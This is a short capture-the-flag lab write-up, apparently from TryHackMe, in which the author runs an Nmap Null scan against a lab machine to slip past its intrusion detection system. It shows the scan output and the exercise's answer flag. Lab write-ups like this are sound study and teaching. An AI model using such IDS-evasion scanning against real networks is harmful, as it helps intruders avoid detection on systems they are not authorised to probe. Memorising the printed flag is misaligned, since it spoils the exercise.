
100 %

Chance of scan being detected


Your mission is to use Nmap to scan **10.201.64.49** (this machine) as covertly as possible and avoid being detected by the IDS.

Packet count reset!

After this I tried a Null scan(-sN) and that got the flag.



```
root@ip-10-201-13-209:~# nmap -sN 10.201.64.49
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-19 06:00 BST
Nmap scan report for ip-10-201-64-49.ec2.internal (10.201.64.49)
Host is up (0.0037s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
80/tcp   open|filtered http
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
8080/tcp open|filtered http-proxy
MAC Address: 16:FF:CE:75:AF:6F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
root@ip-10-201-13-209:~#
```



0 %

Chance of scan being detected

Your mission is to use Nmap to scan **10.201.64.49** (this machine) as covertly as possible and avoid being detected by the IDS.

Exercise Complete! Task answer: THM{f7443f99}

Answer: THM{f7443f99}

****

Summary

Congratulations. In this module, we have learned about passive reconnaissance, active reconnaissance, Nmap, protocols and services, and attacking logins with Hydra.